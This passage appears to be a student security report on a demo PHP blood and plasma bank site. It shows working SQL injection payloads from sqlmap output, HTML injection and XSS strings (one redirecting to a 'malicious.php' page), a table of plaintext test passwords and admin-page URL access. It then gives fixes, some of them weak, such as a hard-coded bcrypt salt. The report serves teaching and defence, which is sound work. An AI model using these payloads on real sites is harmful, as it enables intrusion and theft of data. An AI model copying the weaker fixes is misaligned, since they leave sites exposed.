ROUP BY x)a) AND 'rkGU'='rkGU&aller=FECZ&urg=yes&submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: bgroup=--Select--&pn=--Select--&quan=upHL&age=&dise=PWvn&hos=&doc=Msei&num=' AND (SELECT 9857 FROM (SELECT(
SLEEP(5)))IKAs) AND 'kONS'='kONS&aller=FECZ&urg=yes&submit=Submit

Parameter: hos (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: bgroup=--Select--&pn=--Select--&quan=upHL&age=&dise=PWvn&hos=' RLIKE (SELECT (CASE WHEN (9289=9289) THEN ''
 ELSE 0x28 END)) AND 'UMnz'='UMnz&doc=Msei&num=&aller=FECZ&urg=yes&submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: bgroup=--Select--&pn=--Select--&quan=upHL&age=&dise=PWvn&hos=' OR (SELECT 5911 FROM(SELECT COUNT(*),CONCAT(
0x716b7a6a71,(SELECT (ELT(5911=5911,1))),0x717a766b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) A
ND 'yiTS'='yiTS&doc=Msei&num=&aller=FECZ&urg=yes&submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: bgroup=--Select--&pn=--Select--&quan=upHL&age=&dise=PWvn&hos=' AND (SELECT 5078 FROM (SELECT(SLEEP(5)))FwzR
) AND 'hpyR'='hpyR&doc=Msei&num=&aller=FECZ&urg=yes&submit=Submit
---
```

SQL injection on these sites resulted in insertion of such unusual data.




username	blood_grp	antigen	quantity	age	disease	hospital	doctor	presc_num	allergy	urgency
swati	A	Positive(+ve)	110	22	Diarrhoea	Apollo Hospital	Dr. Ramakant Shinde	123456	Nan	yes
swati	A	Positive(+ve)	112	22	Covid	Apollo Hospital	Dr. Ramakant Shinde	123456	Nan	yes
	--	--Select--	0	0	2326		Msei	0	FECZ	yes
	--	--Select--	0	0	0		Msei	0	FECZ	yes
	--	--Select--	0	0	0		Msei	0	FECZ	yes
	--	--Select--	0	0	PWvn) AND 4572=8090 AND (5799=5799		Msei	0	FECZ	yes
	--	--Select--	0	0	PWvn) AND 8458=8458 AND (8612=8612		Msei	0	FECZ	yes
	--	--Select--	0	0	PWvn AND 5701=2669		Msei	0	FECZ	yes
	--	--Select--	0	0	PWvn AND 8458=8458		Msei	0	FECZ	yes
	--	--Select--	0	0	PWvn AND 1268=6081-- YBtg		Msei	0	FECZ	yes
	--	--Select--	0	0	PWvn AND 8458=8458-- upXp		Msei	0	FECZ	yes
	--	--Select--	0	0	(SELECT (CASE WHEN (1326=8477) THEN 0x5057766e ELS		Msei	0	FECZ	yes
	--	--Select--	0	0	(SELECT (CASE WHEN (8342=8342) THEN 0x5057766e ELS		Msei	0	FECZ	yes
	--	--Select--	0	0	(SELECT CONCAT(CONCAT(0x716b7a6a71,(CASE WHEN (565		Msei	0	FECZ	yes
	--	--Select--	0	0	PWvn" AND 9485=2771#		Msei	0	FECZ	yes
	--	--Select--	0	0	PWvn" AND 8045=8045#		Msei	0	FECZ	yes
	--	--Select--	0	0	PWvn") AND 9656=5700#		Msei	0	FECZ	yes
	--	--Select--	0	0	PWvn") AND 8045=8045#		Msei	0	FECZ	yes
	--	--Select--	0	0	PWvn")) AND 3176=4107#		Msei	0	FECZ	yes
	--	--Select--	0	0	PWvn")) AND 8045=8045#		Msei	0	FECZ	yes
	--	--Select--	0	0	PWvn"))) AND 2875=9670#		Msei	0	FECZ	yes
	--	--Select--	0	0	PWvn"))) AND 8045=8045#		Msei	0	FECZ	yes
	--	--Select--	0	0	PWvn")) AS yfQU WHERE 2769=2769 AND 9163=2355#		Msei	0	FECZ	yes
	--	--Select--	0	0	PWvn")) AS plHU WHERE 4745=4745 AND 8045=8045#		Msei	0	FECZ	yes
	--	--Select--	0	0	PWvn") AS MqbJ WHERE 8137=8137 AND 4865=6734#		Msei	0	FECZ	yes

2) Broken Authentication

On our website no timeout for the sessions has been provided. Thus, giving way to a Broken Authentication.


Attack: Even after 1 hour, the session will not be closed.


This is a demo websi
Government of India Blood and Plasma Bank for COVID-19 Pandemic
Donate Blood Donate Plasma Purchase Blood Purchase Plasma Sign-out
Welcome ShraddhaNair!
Had COVID?
Be a lifeline.
Donate plasma now.
Hand Sanitizer

3) *Sensitive Data Exposure*

In the case of our website, the passwords stored in the database were initially not encrypted.


Thus using SQL Injection an attacker could easily retrieve the passwords and easily read them.



username	passcode
swati	swatisingh
ShraddhaNair	shraddha123
AdityaNair	aditya123
ss_singh	hellouser
rit_shrama	sharmaritwiz

4) *HTML Injection*

On our website, after registering the Name field still displays the name that was entered before registering.




Registration Form

Account asd Successfully Created

Name:	Shraddha
Date of Birth:	dd-mm-yyyy
Gender:	--Select--

This provides an opportunity to inject html tags in the name field.

Attack: We will enter “><h1>Hacked</h1> in the Name field.



Registration Form

Name: "><h1>Hacked</h1>

Date of Birth: 09-09-2020

Gender: Male

Marital Status: Married

Occupation: Student

Salary: Between 1-2 Lac

Address:

12 adf

nolk gv

lljn hok


Phone Number: 2988934437

Email-Id: as@gmail.com

Username: 12345

Password: •••••

Re-Enter Password: •••••



Registration Form


Name: Enter your full name

Hacked

"required>

5) *Broken Access Control*

Attack: When we type the path of the admin page in the URL, the admin page opens up. Thus showing that the access control has been broken.



localhost/ISAA_project/admin_log.php

he students of Vellore Institute of Technology,Chennai.

localhost/ISAA_project/ap_option.html


Government of India Blood and Plasma Bank for COVID-19 Pandemic

6) *Security Misconfigurations*

In the case of our website, we found that there was no validation of input data, admin page could be accessed via the URL, there was no session timeout which allowed anyone to access any account if it was not logged out. All these are system misconfigurations.

7) *Cross Site Scripting*

Attack: inserting <script>alert(“Boom Boom!”);</script> in Username




Registration Form

Name:	Ram
Date of Birth:	10-09-2020
Gender:	Male
Marital Status:	Single
Occupation:	Student
Salary	Between 0-1 Lac

Address:

12	dsf
df	wrg
rth	rth


Phone Number:	1234567899
Email-Id:	ewr@gmail.com
Username:	<script>alert("Boom Boom!")
Password:	••••••••
Re-Enter Password:	••••••••



localhost:88 says

Boom Boom!

Attack: inserting <script>document.location="http://localhost:88/Mal/malicious.php"</script> in the Username




Registration Form

Name:	SHRADDHA NAIR
Date of Birth:	29-10-2020
Gender:	Female
Marital Status:	Single
Occupation:	Student
Salary	Between 0-1 Lac

Address:

12	CHENNAI
CHENNAI	Tamil Nadu
India	600127

Phone Number:	09566009801
Email-Id:	shraddhanair2103@gmail.
Username:	<script>document.location
Password:	Enter Password
Re-Enter Password:	Re-Enter Password



Hello your website has been hacked. :)

Automatically redirected to another website.

8) Insufficient Logging and Monitoring

Initially the website was not keeping any record of the users logging in and out of the website.


This is harmful because if an attack happens on the website and there is absolutely no record of who entered and when they entered the website, then it will be difficult to track the attacker.

PREVENTION MECHANISMS

1) SQL Injection


SQL injection attacks can be prevented by applying query filters. Any data received using the forms from html site, can be filtered before applying it to the SQL query. This way, malicious queries such as 1'or'1 won't be able to crack the website and display important information.

We treated the entire query received by a user as a single string so chances of attack reduced. For this use of mysqli_real_escape_string() function is used. The extra spaces before and after the query is stripped so that no part of SQL query can be commented out due to "-- " method.




```
$user=test_input(mysqli_real_escape_string($con,$_POST['u']));
$pass=test_input(mysqli_real_escape_string($con,$_POST['p']));
```

Each input is passed through a function which will perform these operations. Trim() function will remove extra white spaces from start and end of the input string. Stripslashes() function will remove extra /, if any, from the input. Thus these will help to prevent further attack.



```
function test_input($data) {
    $data = trim($data);
    $data = stripslashes($data);
    $data = htmlspecialchars($data);
    return $data;
  }
```

Stored Procedure method will also be used for SQL query. In this method, frequently used SQL query is saved and only the data is replaced in it every time. Stored procedure solves the problem that we are not giving the user input directly in our SQL query. Instead, the input is given separately.




```
$sql = $con->prepare("SELECT * FROM users WHERE username = ? and passcode = ?");
$sql->bind_param("ss",$user,$pass);
$sql->execute();
$result = $sql->get_result();
```

2) Broken Authentication

Adding a timeout to the sessions used in the code will help resolve this issue.

We have added a 100 second window.

If a user closes the window without logout, then after 100 seconds he will be automatically logged out.



```
if(time()-$_SESSION["time"] >100)
 {
     session_unset();
     session_destroy();
     header("Location:loginPage.php");
 }
```

We have avoided the use of ‘knowledge based’ questions anywhere in the website.

It is ensured that the credentials of the admin are not set to default credentials to prevent easy cracking.

3) Sensitive Data Exposure

The data is secured by using hashing techniques. Hashing will be better than encryption as cracking the hashed code is more difficult than the encryption technique. Hashing technique does not have a key so this can not be used for cracking data.

We used the PHP password_hash() function for that. Using this, we will applied bcrypt algorithm to hash the password

The bcrypt Algorithm


It is a hashing algorithm referring to the blowfish encryption algorithm.

Bcrypt uses a 128-bit salt and encrypts a 192-bit magic value. It takes advantage of the expensive key setup in *eksblowfish*. The *bcrypt* algorithm runs in two phases. In the first phase, *EksBlowfishSetup* is called with the cost, the salt, and the password, to initialize *eksblowfish*'s state. Most of bcrypt's time is spent in the expensive key schedule. Following that, the 192-bit value ``OrpheanBeholderScryDoubt'' is encrypted 64 times using *eksblowfish* in ECB mode with the state from the previous phase. The output is the cost and 128-bit salt concatenated with the result of the encryption loop

The use of salt protect the password from rainbow table attacks .


The use of several iterations for final encryption makes the process slower so it becomes resistant to brute-force search.

The final hash string is of the form:



```
$2b$[cost]$[22 character salt][31 character hash]
```

The cost basically defines the number of iterations. If the cost is 10 then rounds will be 2**10.



```
$options = [
        'cost' => 10,
        'salt' => '$P27r06o9!nasda57b2M22'
];
$pass = password_hash($pass, PASSWORD_BCRYPT, $options);
```


4) HTML Injection

Using htmlentities() which converts '<', '>', '"' into their respective html entity versions thus protecting the website from harmful code.

Ex:

"><h1>Hacked</h1> becomes &quot;&gt;&lt;h1&gt;Hacked&lt;/h1&gt;

Using htmlspecialchars() which converts some of the "special characters" alone to the respective html entities.



```
include 'db_connection.php';
$con = OpenCon();
//$con= mysqli_connect('localhost','root','');
//mysqli_select_db($con, 'user_reg');
$name=htmlspecialchars($_POST['name']);
$dob=htmlspecialchars($_POST['dob']);
$gen=htmlspecialchars($_POST['gen']);
$mar=htmlspecialchars($_POST['marital']);
$occu=htmlspecialchars($_POST['occu']);
$sal=htmlspecialchars($_POST['sal']);
$hno=htmlspecialchars($_POST['hno']);
$sno=htmlspecialchars($_POST['sno']);
$city=htmlspecialchars($_POST['city']);
$state=htmlspecialchars($_POST['state']);
$coun=htmlspecialchars($_POST['country']);
$pin=htmlspecialchars($_POST['pin']);
$phno=htmlspecialchars($_POST['phno']);
$email=htmlspecialchars($_POST['email']);
$uname= htmlspecialchars($_POST['uname']);
$pass= htmlspecialchars($_POST['pass']);
$rpass=htmlspecialchars($_POST['pass1']);

if($pass != $rpass){
    echo 'Please re-enter the same password';
```

As can be seen in the code above, each of the entries taken from the user are passed through the htmlspecialchars() function, in order to prevent HTML injection through any of the user entries.

5) Broken Access Control


This problem is prevented by adding sessions in our login page.

Every time a user logs in to the webpage, his session details are stored and his username is noted in the session.

Now, when the URL for the login page is provided, a check is performed whether the username of the session is set or not.


If the username is set, it implies that the user has not signed out, so the page will again go back to the welcome page and will not let the user come back to the login page.

Same thing happens if someone tries to directly login as a user.




```
$_SESSION['login_user'] = $user;
```

This is set as soon as user logs in.



```
<?php if(isset($_SESSION['login_user'])){ header('location:Welcome.php'); } ?>
```



```
if(!isset($_SESSION['login_user'])){
    header("location:loginPage.php");
    die();
}
```

These checks are performed to prevent attack.

6) Security Misconfigurations

Validation of user input data. In our website we are validating the user input using various functions like htmlentities(), htmlspecialchars(), trim(), stripslashes() and mysqli_real_escape_string() to prevent harm caused by input entered by the user.

A minimal platform without any unnecessary features, components, documentation, and samples. All unnecessary features and frameworks have been removed.

Ensure directory listing is disabled.


Sessions now have a timeout.

7) Cross Site Scripting

We used htmlspecialchars() which invalidates the ‘<‘ and ‘>’ characters so that the javascript code is now considered as a string.

This method is used both in the registration page as well as in the other forms used to get customer details.

Sanitization is also performed while sending the data from html forms to the php source. This will help to prevent divergence to any other site.



